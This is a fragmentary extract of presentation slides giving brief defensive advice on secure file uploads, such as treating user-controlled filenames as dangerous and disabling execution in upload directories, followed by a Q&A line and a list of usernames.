
• Update your sense and software. • User controlled filename
is always dangerous. – Whatever filename, extension or temporary filename. • Use Image library to valid or strip the image. • Disabled the directory’s execution permission you uploaded to.

• • – htaccess • – Apache – IIS •
•
None
Q & A
[email protected]


 p8361
 codingconduct
 lcolladotor
 pwiseman
 tmiket
 joshbly
 baasie
 mraible
 denniskardys
 marcelosomers
 vanstee
 paigeccino
 auna